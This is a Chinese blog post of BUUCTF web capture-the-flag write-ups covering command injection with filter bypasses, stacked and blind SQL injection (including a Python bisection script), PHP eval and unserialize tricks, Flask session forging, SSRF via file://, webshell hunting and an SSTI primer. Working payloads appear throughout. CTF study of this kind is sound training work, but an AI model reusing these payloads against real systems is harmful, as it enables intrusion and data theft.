buuctf web

原创

海上清辉 于 2021-02-01 15:45:58 发布 311 收藏 1

分类专栏： web安全 文章标签： 安全

本文链接：https://blog.csdn.net/CyhDl666/article/details/113514096

文章目录

概述

- 记录自己认为值得记录的题目

[GXYCTF2019]Ping Ping Ping

命令执行漏洞

- 应用程序有时候需要调用执行系统命令的函数，例如PHP中的system、exec、shell_exec、passthru、popen等函数
- Windos系列支持的管道符如下
- | ---- 直接执行后面的语句。例如：ping 127.0.0.1|whoami
- || ---- 如果前面执行的语句执行出错，则执行后面的语句，前面的语句只能为假
- & ---- 如果前面的语句为假则执行后面的语句 前面的语句可真可假
- && ---- 如果前面的语句为假则直接报错
- Linux系统支持的管道符
- ; 执行完前面的语句再执行后面的语句
- | 显示后面的语句的执行结果
- || 当前面的语句执行出错 执行后面的语句
- & 如果前面的语句为假则直接执行后面的语句
- && 如果前面的语句为假直接出错，也不执行后面的语句
  接下来做题
- 输入 `/?ip=127.0.0.1` 页面返回的是靶机的ip信息(被处理过了叭)
- 输入 `/?ip=127.0.0.1|ls` 返回了当前路径下的 `flag.php` 文件
- 于是理所当然的 `/?ip=127.0.0.1|cat flag.php` 于是理所当然的被fuck了

/?ip= fxck your space!

- 可以看出空格被过滤了 所以该怎么做呢！
  -这篇文章有命令执行绕过的小技巧
  尝试逗号绕过 又被fuck了flag…
  尝试反斜线绕过flag `?ip=127.0.0.1|cat,f\lag.php` 失败
- 那就先读取index.php文件叭
- 逐步尝试最后利用 `ip=127.0.0.1|cat$IFS$9index.php` 读取出index.php文件

```
/?ip=
|\'|\"|\\|\(|\)|\[|\]|\{|\}/", $ip, $match)){
   echo preg_match("/\&|\/|\?|\*|\<|[\x{00}-\x{20}]|\>|\'|\"|\\|\(|\)|\[|\]|\{|\}/", $ip, $match);
   die("fxck your symbol!");
 } else if(preg_match("/ /", $ip)){
   die("fxck your space!");
 } else if(preg_match("/bash/", $ip)){
   die("fxck your bash!");
 } else if(preg_match("/.*f.*l.*a.*g.*/", $ip)){
   die("fxck your flag!");
 }
 $a = shell_exec("ping -c 4 ".$ip);
 echo "
";
 print_r($a);
}
?>
```

尝试了一些拼接绕过 `/?ip=127.0.0.1;a=g;cat$IFS$1fla$a.php`

- 还可以利用base64绕过
- 将cat flag.php base64编码`Y2F0IGZsYWcucGhw`
- `?ip=127.0.0.1|echo$IFS$1Y2F0IGZsYWcucGhw|base64$IFS$1-d|sh`
- 在bash被过滤的情况下可以尝试sh

[强网杯 2019]随便注

- 输入'页面报错确定闭合方式
- 准备union注入`1' union select 1,2#`
- 返回正则表达式 union被过滤了
- 尝试堆叠注入
- `1';show databases;#`
- `1';show tables;#`

```
array(1) {
  [0]=>
  string(16) "1919810931114514"
}

array(1) {
  [0]=>
  string(5) "words"
}
```


- 查看words表;`1';show columns from words;#`

```
array(6) {
  [0]=>
  string(2) "id"
  [1]=>
  string(7) "int(10)"
  [2]=>
  string(2) "NO"
  [3]=>
  string(0) ""
  [4]=>
  NULL
  [5]=>
  string(0) ""
}

array(6) {
  [0]=>
  string(4) "data"
  [1]=>
  string(11) "varchar(20)"
  [2]=>
  string(2) "NO"
  [3]=>
  string(0) ""
  [4]=>
```

```
  [4]=>
  NULL
  [5]=>
  string(0) ""
}
```


- 查看1919810931114514表`1';show columns from `1919810931114514`;#`

```
array(6) {
  [0]=>
  string(4) "flag"
  [1]=>
  string(12) "varchar(100)"
  [2]=>
  string(2) "NO"
  [3]=>
  string(0) ""
  [4]=>
  NULL
  [5]=>
  string(0) ""
}
```


- 可以发现默认的查询表格是words表格,现在要做的就是如何查询`1919810931114514`表格
- 这里我用了两个方法

1. `1';HANDLER `1919810931114514` open;HANDLER `1919810931114514` read first;HANDLER `1919810931114514` close;#`
2. 查看返回的正则表达式发现alert,rename没有被过滤
   `preg_match("/select|update|delete|drop|insert|where|\./i",$inject);`
   将`1919810931114514`表名改为`words`表名 然后将`words`表改为别的名称
   payload：
   `1'; rename table words to word1; rename table `1919810931114514` to words; alert table words add id int unsigned not Null auto_increment primary key ; alert table words change flag data varchar(100); #`
3. 借鉴别人的方法

- 因为select被过滤了，所以先将select * from `1919810931114514`进行16进制编码
- prepare…from…是预处理语句，会进行编码转换。
- execute用来执行由SQLPrepare创建的SQL语句。
- SELECT可以在一条语句里对多个变量同时赋值,而SET只能一次对一个变量赋值。
- payload:`1';SeT@a=0x73656c656374202a2066726f6d20603139313938313039333131313435313460;prepare execsql from @a;execute execsql;#`

[ACTF2020 新生赛]Exec

- 这道题也是考命令执行漏洞
- 首先输入一个IP地址127.0.0.1 返回该ip的信息
- 接着尝试`127.0.0.1||ls`返回的是index.php文件
- 怀疑关于flag的文件不在当前目录下 查看一下根目录
- `127.0.0.1||ls /`发现flag文件 `127.0.0.1||cat /flag`
- 得到flag

```
flag{a4f3a565-6f12-400b-bfc4-28342352a72
```

- 这道题比pingpingping简单多了 复习看pingpingping就够了

[RoarCTF 2019]Easy Calc

- 尝试在输入框输入正常的计算式都能返回正常的结果
- 题目提示有waf,所以输入其他符号和字母都会跳出`这是啥呀`的弹框
- F12看了一下页面的源码
- 发现计算是在calc.php里面计算的
- 在里面看到了eval,题目有了点思路
- 因为题目对num变量设置了WAF,不能输入字母和一些符号
- **PHP字符串解析存在一个漏洞**

```
php  会删除空格
php  会将一些符号转换为下划线
```

- 这道题原本我们应该上传到是?num=aaa但是我们如果上传的? num=aaa,就绕过了WAF,之后再进行解析的时候会删除空格,num就有了值
- 我一开始以为waf是题目给的源码,后来发现题目给的源码只过滤了一些符号
- 所以我们就可以用`? num=var_dump(scandir())`获取当前的目录,发现返回了一个NULL
- 那就访问一下根目录`? num=var_dump(scandir(chr(47)))`
- 发现f1agg文件 再查一下`? num=var_dump(file_get_contents(chr(47).chr(102).chr(49).chr(97).chr(103).chr(103)))`或者`? num=var_dump(file_get_contents(chr(47).f1agg))`都可以得到flag

[HCTF 2018]admin

- F12一直有个hint,提示自己不是admin
- 可以想到是用admin的身份去登录网站
- 所以猜想是个cookie欺骗 具体怎么做 我还是没有思路 看了别人的题解
- 发现有个change页面进去看了一下 只需要输入新的密码就能改掉密码了
- 抓包的时候看到了有储存session所以应该是从session中获取了用户名信息
- 查看change页面的源码发现了一个提示
  `https://github.com/woadsl1234/hctf_flask/`下载下查看了index.php文件的源码

```
{% include('header.html') %}
{% if current_user.is_authenticated %}
<h1 class="nav">Hello {{ session['name'] }}</h1>
{% endif %}
{% if current_user.is_authenticated and session['name'] == 'admin' %}
<h1 class="nav">hctf{xxxxxxxxx}</h1>
{% endif %}
<!-- you are not admin -->
<h1 class="nav">Welcome to hctf</h1>
{% include('footer.html') %}
```

- 可以发现只要session获取的用户名是admin就可以获得flag
- 所以我们需要去伪造session
- flask是一个轻量级的web框架 其session存储在客户端，也就是说其实只是将相关的内容进行了加密保存到了session中，和服务端的session不同，服务端的session保存在服务端中，依靠客户端的cookie值中的session来进行识别，本身session的值是没有价值的，而客户端的session是可以截取破解后得到有价值的原文
- session欺骗和flask框架复现失败 呕了！！！！

```
C:\Users\lenovo>python C:\Users\lenovo\Desktop\python\flask-session-cookie-manager-master\flask_session_cookie_manager3.
py decode -s 'ckj123' -c ".eJw9kE1rwkAQhv9KmbMXtzkJHpQ1IcLOokwrMxexMZrdZFOICnHF_97F117nHZ734wH701BfGphdh1s9gb07wuwBb18wA
_T1XfwyiF7dMZpMNN9RrR36SrHfZIaODcezQmWU7DjjuIjGb7341dSobWt1utEmYsHKkgRWucNQRg78bnfoRC-UUOeQuo7VKoqWztK2sdT8eiYWxo9RqMyky
LOpyhFjpVBXyurPjmndCuWeg5nDcwLVZTjtr99t3f9XsLRMbwlN5RQp7zigxxQEI3opOFU6p9hVsipHQ9Ia3Y52M3_hXDic63-SFNd-96fOh5AEOByD62ECt
Os9vHaDqYLnD4csbcY.YCE8DQ.q2nZfqelyEQhszERpXQecuhQ_dM"
{'_fresh': True, '_id': b'622f0fd12738d627bb676b4817ac867c6ef8c0324cf153dd868a434f696fcab6b3bf79cbd06e9b59eca3d6e94a98fd
1264c751e28dac0b177647685ea2de1cbc', 'csrf_token': b'90ea13e2551ebcc6f673cdf8d88c7262116d0919', 'image': b'dkgY', 'name'
: 'admin', 'user_id': '12'}

C:\Users\lenovo>python C:\Users\lenovo\Desktop\python\flask-session-cookie-manager-master\flask_session_cookie_manager3.
py eecode -s 'ckj123' -t "{'_fresh': True, '_id': b'622f0fd12738d627bb676b4817ac867c6ef8c0324cf153dd868a434f696fcab6b3bf
79cbd06e9b59eca3d6e94a98fd1264c751e28dac0b177647685ea2de1cbc', 'csrf_token': b'90ea13e2551ebcc6f673cdf8d88c7262116d0919'
, 'image': b'dkgY', 'name': 'admin', 'user_id': '12'}"
usage: flask_session_cookie_manager3.py [-h] {encode,decode} ...
flask_session_cookie_manager3.py: error: argument subcommand: invalid choice: 'eecode' (choose from 'encode', 'decode')

C:\Users\lenovo>python C:\Users\lenovo\Desktop\python\flask-session-cookie-manager-master\flask_session_cookie_manager3.
py encode -s 'ckj123' -t "{'_fresh': True, '_id': b'622f0fd12738d627bb676b4817ac867c6ef8c0324cf153dd868a434f696fcab6b3bf
79cbd06e9b59eca3d6e94a98fd1264c751e28dac0b177647685ea2de1cbc', 'csrf_token': b'90ea13e2551ebcc6f673cdf8d88c7262116d0919'
, 'image': b'dkgY', 'name': 'admin', 'user_id': '12'}"
.eJw9kE1rwkAQhv9KmbMXtzkJHpQ1IcLOokwrMxexMZrdZFOICnHF_97F117nHZ734wH701BfGphdh1s9gb07wuwBb18wA_T1XfwyiF7dMZpMNN9RrR36SrH
fZIaODcezQmWU7DjjuIjGb7341dSobWt1utEmYsHKkgRWucNQRg78bnfoRC-UUOeQuo7VKoqWztK2sdT8eiYWxo9RqMykyLOpyhFjpVBXyurPjmndCuWeg5n
DcwLVZTjtr99t3f9XsLRMbwlN5RQp7zigxxQEI3opOFU6p9hVsipHQ9Ia3Y52M3_hXDic63-SFNd-96fOh5AEOByD62ECtOs9vHaDqYLnD4csbcY.YCE9_w.
Rz1BO8CwJHHqxKv8x8Vj37BrCaw
```


- 明天再看看这道题叭

[BJDCTF2020]Easy MD5

- 输入框随便输入了一个数字试试,发现页面没什么变化 是get传参
- 就怀疑了是sql注入 但是页面各种无回显就很烦
- 抓包方burpsuit看了一下 Headers里给了hint

```
select * from 'admin' where password=md5($pass,true)
```

- 这是什么东东 长见识了 百度了一下

  `md5(string,true)`函数在指定了`true`的时候，是返回的原始 `16` 字符二进制格式。也就是说会返回这样子的字符串：`'or’6\xc9]\x99\xe9!r,\xf9\xedb\x1c`
- 这里 \xc9是一个字符 每个\后面的三个字母或者数字是一个字符
- 所以`'or’6\xc9]\x99\xe9!r,\xf9\xedb\x1c`对于sql就成为了一个`1' or 6`的万能密码
- 大佬的wp

```
content: ffifdyop
hex: 276f722736c95d99e921722cf9ed621c
raw: 'or'6\xc9]\x99\xe9!r,\xf9\xedb\x1c
string: 'or'6]!r,b
```

- 就可以登录进去了 进去之后是给简单的md5碰撞
- 上传`?a[]=1&b[]=2`利用数字去绕过md5
- 进去又是一个md5碰撞 要求两个值不能相同,加密后相同 还是数组绕过
- 就得到了flag

```
<?php
error_reporting(0);
include  "flag.php";

highlight_file(__FILE__);

if($_POST['param1']!==$_POST['param2']&&md5($_POST['param1'])===md5($_POST['param2'])){
        echo  $flag;
} flag{2d467d96-2893-4c85-bf65-f74823d178fc}
```


[GYCTF2020]Blacklist

- 注入题
- 先输入'页面返回报错确定闭合方式
- 直接准备union注入`1' union select 1,2#`
- 返回一个正则表达式`return preg_match("/set|prepare|alter|rename|select|update|delete|drop|insert|where|\./i",$inject);`
- 不能使用select,union,布尔，报错全都失效啦，想到了书上的堆叠尝试一下

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}

---

array(1) {
  [0]=>
  string(11) "ctftraining"
}

array(1) {
  [0]=>
  string(18) "information_schema"
}

array(1) {
  [0]=>
  string(5) "mysql"
```

```
}

array(1) {
  [0]=>
  string(18) "performance_schema"
}

array(1) {
  [0]=>
  string(9) "supersqli"
}

array(1) {
  [0]=>
  string(4) "test"
}
```


- payload: `1';show tables;#`
- payload: `1';show tables;#` 发现了当前数据库名称下面有两个表一个是FlagHere,一个是words
- 这里有两个查表字段的方式
  `1';show columns from FlagHere;#`

```
array(6) {
  [0]=>
  string(4) "flag"
  [1]=>
  string(12) "varchar(100)"
  [2]=>
  string(2) "NO"
  [3]=>
  string(0) ""
  [4]=>
  NULL
  [5]=>
  string(0) ""
}
```


- `1';desc words;#` 可以看出我们的默认查询的表格内容是words这张表格

```
array(6) {
  [0]=>
  string(2) "id"
  [1]=>
  string(7) "int(10)"
  [2]=>
  string(2) "NO"
  [3]=>
  string(0) ""
  [4]=>
  NULL
  [5]=>
  string(0) ""
}
```

```
array(6) {
  [0]=>
  string(4) "data"
  [1]=>
  string(11) "varchar(20)"
  [2]=>
  string(2) "NO"
  [3]=>
  string(0) ""
  [4]=>
  NULL
  [5]=>
  string(0) ""
}
```


- 接下来要考虑的就是如何获取FlagHere这张表格的内容了
- `HANDLER`学习资料
- Payload:`1';HANDLER FlagHere open;HANDLER FlagHere read first;HANDLER FlagHere close;#`

```
array(1) {
  [0]=>
  string(42) "flag{efa29e6d-49bd-406d-92bf-07d7caeccab4}"
}
```

[SUCTF 2019]EasySQL

- 尝试union注入失败了 感觉被过滤了好多东西
- 尝试一下堆叠注入
- `1;show databases;#`回显是数据库的名称没有问题
- `1;show tables;#`回显出一个flag表
- `1;show columns from Flag;#`回显出nonono...
- emmm 输入Flag 发现被过滤了
- 感觉过滤了好多东西 报错和布尔全都返回nonono...
- 看了一下wp
- 题目给了源码

```
select $_GET['query'] || flag from flag
```

- ||管道符 如果前面错了就执行后面的
- 所以payload就是`*,1`
- 理解一下

```
select 1||flag from flag
select *,1 || flag from flag
```

第一个句子等同于 `select 1 from flag`

第二个句子等同于 `select *,1 from flag`

这样就将所有的内容都调出来了 脑洞绝了！

官方wp

查询语句select $_GET[‘query’] || flag from flag中的|作用为‘或’，所以可以使用set sql_mode=pipes_as_concat 将|设置为‘和’。

pipes_as_concat：将导致 “||” 字符串被视为一个标准的 SQL 字符串合并操作符，而不是 “OR” 操作符的一个同义词。

payload: 1;set sql_mode=pipes_as_concat;select 1

拼接后的语句为：1;set sql_mode=pipes_as_concat;select 1||flag from Flag

先查找1:Array ([0] => 1)；设置|的作用，由‘或’设置为‘和’；

再查询1,此时由于|为和查询，所以select 1 || flag from flag,1和flag
得到结果
Array ([0] => 1) Array ([0] => 1flag{720b70f2-99eb-4bc1-a565-c8509799edee})

[ZJCTF 2019]NiZhuanSiWei

- 这道题是个PHP代码审计

```php
<?php
$text = $_GET["text"];
$file = $_GET["file"];
$password = $_GET["password"];
if(isset($text)&&(file_get_contents($text,'r')==="welcome to the zjctf")){
    echo "<br><h1>".file_get_contents($text,'r')."</h1></br>";
    if(preg_match("/flag/",$file)){
        echo "Not now!";
        exit();
    }else{
        include($file);  //useless.php
        $password = unserialize($password);
        echo $password;
    }
}
else{
    highlight_file(__FILE__);
}
?>
```


- 首先`?text=php://input`然后post上传`welcome to the zjctf`就算是过了第一个if关了
- 接着正则表达式过滤了flag文件,下面我们看到注释中的useless.php文件
- 所以上传?file=useless.php啥也没有,想到文件包含漏洞利用伪协议去读取文件
- `?text=php://input&file=php://filter/read=convert.base64-encode/resource=useless.php`
- base64解码得到useless.php文件的内容

```php
<?php
class Flag{  //flag.php
    public $file;
    public function __tostring(){
        if(isset($this->file)){
            echo file_get_contents($this->file);
            echo "<br>";
        return ("U R SO CLOSE !///COME ON PLZ");
        }
    }
}
?>
```

- `$password = unserialize($password)`与这useless.php文件的搭配使得useless.php变得useful
- 如果我们password上传一个序列化后的Flag对象，其file属性的值为flag.php
- 由于Flag类中有魔术参数_tostring()方法,则echo这个对象将会输出flag.php这个文件的内容
- 所以password上传`O:4:"Flag":1:{s:4:"file";s:8:"flag.php";}`
- 这里要注意,file的值需要改为useless.php，我卡在这半天！！！！

```
<!--but i cant give it to u now-->
<!--?php if(2===3){ return ("flag{295f5e5c-de7a-4ed2-b7ce-8a0ae63cc34b}"); } ?-->
```

[CISCN2019 华北赛区 Day2 Web1]Hack World




- 见过嚣张的,没见过那么嚣张的，直接告诉你flag在哪里了
- 判断了一下注入类型数字型
- 接着尝试了union,#发现都被过滤了
- 上次做题看见别人fuzz了一下,这次学一把，可以说非常爽

45	union	200	☐	☐	472
46	from	200	☐	☐	472
47	database	200	☐	☐	472
48	table	200	☐	☐	472
49	column	200	☐	☐	472
34	--+	200	☐	☐	482
35	/**/	200	☐	☐	482
42	xor	200	☐	☐	482
19	@	200	☐	☐	492
0		200	☐	☐	493

- 爽完了,难题来了,几乎把所有的的都过滤了,尝试了堆叠也失败了
- 看了一下wp,原来or的绕过可以用^异或运算符
- 学习的文章mysql的^运算符
- 写了个二分法python脚本


```python
import requests
import time
import sys
url = "http://7c0f7a75-9bbd-44fe-a583-a77046a2aac9.node3.buuoj.cn/"
result=''
for i in range(1,50):
    high = 128
    low = 32
    mid = (high+low)//2
    while low <= high:
        payload= "0^" + "(ascii(substr((select(flag)from(flag)),{0},1))>={1})".format(i,mid)
        data={'id':payload}
        r=requests.post(url,data=data)
        if "Hello" in r.text:
            low=mid+1
            mid=(high+low)//2
            pass
        else:
            high=mid-1
            mid=(high+low)//2
            pass
        pass
    result+=chr(mid)
    print(result)
    pass
print("flag:",result)
```

- 运行结果




[网鼎杯 2018]Fakebook

- 首先join了两个账号
- 进入到这个界面



- 看到`?no=1`的第一个反应就是sql注入（sqli-labs做多了...），判断了一下是数字型注入
- order by 判断了一下字段数目为4



- 接着就是爆显`100 union select 1,2,3,4#`返回no hack！盲猜过滤,上次遇到一题目是过滤了空格可以用/**/代替,尝试了一下,okk!
- `100/**/union/**/select/**/1,2,3,4#`

- 将2的位置换成`database()`b爆出数据库名称fakebook
- `100/**/union/**/select 1,group_concat(table_name),3,4 from information_schema.tables where`

`table_schema=database()#`

- 爆出表名为`users`
- `100/**/union/**/select 1,group_concat(column_name),3,4 from information_schema.columns where table_name='users' and table_schema=database()#`

username	age	blog
no,username,passwd,data	**Notice**: Trying to get property of non-object in **/var/www/html/view.php** on line **53**	**Notice**: Trying to get property of non-object in **/var/www/html/view.php** on line **56**

- `100/**/union/**/select 1,group_concat(data),3,4 from users#`

username
O:8:"UserInfo":3:{s:4:"name";s:12:"阿里嘎多";s:3:"age";i:20;s:4:"blog";s:8:"csdn.com";}

- 发现一个序列化，这时候你会注意到页面左上角有一个unserialize()
- 我卡住了,做不下去了,注到最后注出了个提示
- `接下来的部分是看大佬们的wp`做的,向资本低头

robots.txt

- robots.txt是网站和爬虫之间的协议
- 看了一下该网站的robots.txt发现了/user.php.bak文件,代码在下面

```php
<?php
class UserInfo
{
    public $name = "";
    public $age = 0;
    public $blog = "";
    public function __construct($name, $age, $blog)
    {
        $this->name = $name;
        $this->age = (int)$age;
        $this->blog = $blog;
    }
    function get($url)
    {
        $ch = curl_init();
        curl_setopt($ch, CURLOPT_URL, $url);
        curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1);
        $output = curl_exec($ch);
        $httpCode = curl_getinfo($ch, CURLINFO_HTTP_CODE);
        if($httpCode == 404) {
            return 404;
        }
        curl_close($ch);
        return $output;
    }
    public function getBlogContents ()
    {
        return $this->get($this->blog);
    }
    public function isValidBlog ()
    {
        $blog = $this->blog;
        return preg_match("/^(((http(s?))\:\/\/)?)([0-9a-zA-Z\-]+\.)+[a-zA-Z]{2,6}(\:[0-9]+)?(\/\S*)?$/i", $blog
);
    }
}
```

- 看到了curl_exec孩子第一个反应就是SSRF
- 时隔多天 自认为SSRF略有了解的我 又来重新头铁了
- 学习了一下get()函数

```
- curl_init ：  初始化一个cURL会话，供curl_setopt(), curl_exec()和curl_close() 函数使用。
- curl_setopt ：  请求一个url。
其中CURLOPT_URL表示需要获取的URL地址，后面就是跟上了它的值。
- CURLOPT_RETURNTRANSFER 将curl_exec()获取的信息以文件流的形式返回，而不是直接输出。
- curl_exec，成功时返回 TRUE， 或者在失败时返回 FALSE。 然而，如果 CURLOPT_RETURNTRANSFER选项被设置，函数执行成功时会返回
执行的结果，失败时返回 FALSE 。
- CURLINFO_HTTP_CODE ：最后一个收到的HTTP代码。
- curl_getinfo：以字符串形式返回它的值，因为设置了CURLINFO_HTTP_CODE，所以是返回的状态码。
- 如果状态码不是404，就返回exec的结果。
```

- 而这个函数是在getBlogContents ()函数中调用参数为$this->blog
- `?no=100/**/union/**/select 1,2,3,'O:8:"UserInfo":3:{s:4:"name";s:4:"1111";s:3:"age";i:20;s:4:"blog";s:7:"123.com";}'`
- 上传这个payload就可以得到

username	age	blog
2	20	123.com

- 接下来就利用反序列化去获取想要的东西
- `?no=100/**/union/**/select 1,2,3,'O:8:"UserInfo":3:{s:4:"name";s:4:"1111";s:3:"age";i:20;s:4:"blog";s:29:"file:///var/www/html/flag.php";}'`

```
<hr>
<iframe src="data:text/html;base64,PD9waHAN…ZkYzcxYWZ9IjsNCmV4aXQoMCk7DQo=" width="100%" height="10em"> … </iframe>
```


- 解码获取flag！！！

高明的黑客


- 提示了www.tar.gz，下载压缩包打开看了一下 全是代码 打开了其中一个看了一下

```php
function LQYSjnmcjRxX4N3Oyz()
{
    $_GET['KD3otVSuT'] = ' ';
    $QgebZxPR = 'STIt8qu';
    $KTo = 'uVpG8c';
    $zg9f6Mskz0L = 'HBtrjMcUf';
    $HSdyLK = 'jKlA';
    $QgebZxPR = $_POST['qFl23xMbTPr'] ?? ' ';
    $KTo .= 'jPhUbx';
    $zg9f6Mskz0L = explode('jYwFeh1', $zg9f6Mskz0L);
    $HSdyLK = $_POST['kFZsaqfWXTkX'] ?? ' ';
    eval($_GET['KD3otVSuT'] ?? ' ');
```


- 发现`$_GET['KD3otVSuT'] = ' ';`和`eval($_GET['KD3otVSuT'] ?? ' ');`
- 想到了一句话木马
- 将这个文件夹放到自己的www目录下
- 然后用python脚本跑一下 上传参数看看能不能执行 如果能够执行则这个webshell就是可用的





```python
import os # 文件
import requests
import time
files = os.listdir('buuctf做题脚本\src') # 获取下载的所有文件名称

reg = re.compile(r'(?<=_GET\[\').*(?=\'\])')
for item in files:
    url = "http://localhost/src/" + item
    f = open("buuctf做题脚本\src\\" + item) #buuctf做题脚本\src\_1lmu9tCVjs.php
    data = f.read()
    f.close()
```



- 不会多线程 脚本写的属实拉胯了 继续加油叭

- `/xk0SzyKwfzw.php?Efa5BVG=cat /flag`



[BJDCTF 2nd]fake google

- 随便输入提交后F12有提示`sssssti & a little trick`
- `?name={{'aaa'.upper()}}`页面返回的是AAA
- 可以确定是个ssti注入了
- 第一次做ssti学习一下

SSTI学习

基础知识

- SSTI又称服务器模板注入
- 模板引擎SST介绍
  这里特指用于web开发的模板引擎，使用户界面与业务数据分离产生的,可以生成特定的文档,用于网站的模板引擎就会生成一个标准的HTML文档
- SSTI就是服务器模板注入,通过与服务端模板的输入输出交互,在过滤不严格的情况下，构造恶意输入的数据,从而达到读取文件或者制造后门的目的
- 下面介绍一下python中的SSTI的利用

```
>>> ''.__class__
<class 'str'>
>>> ().__class__
<class 'tuple'>
>>> [].__class__
<class 'list'>
>>> {}.__class__
<class 'dict'>
```

- `__class__`:查看变量的所属类，根据变量形式可以得到这个变量所属的类

```
>>> ''.__class__.__bases__
(<class 'object'>,)
>>> ().__class__.__bases__
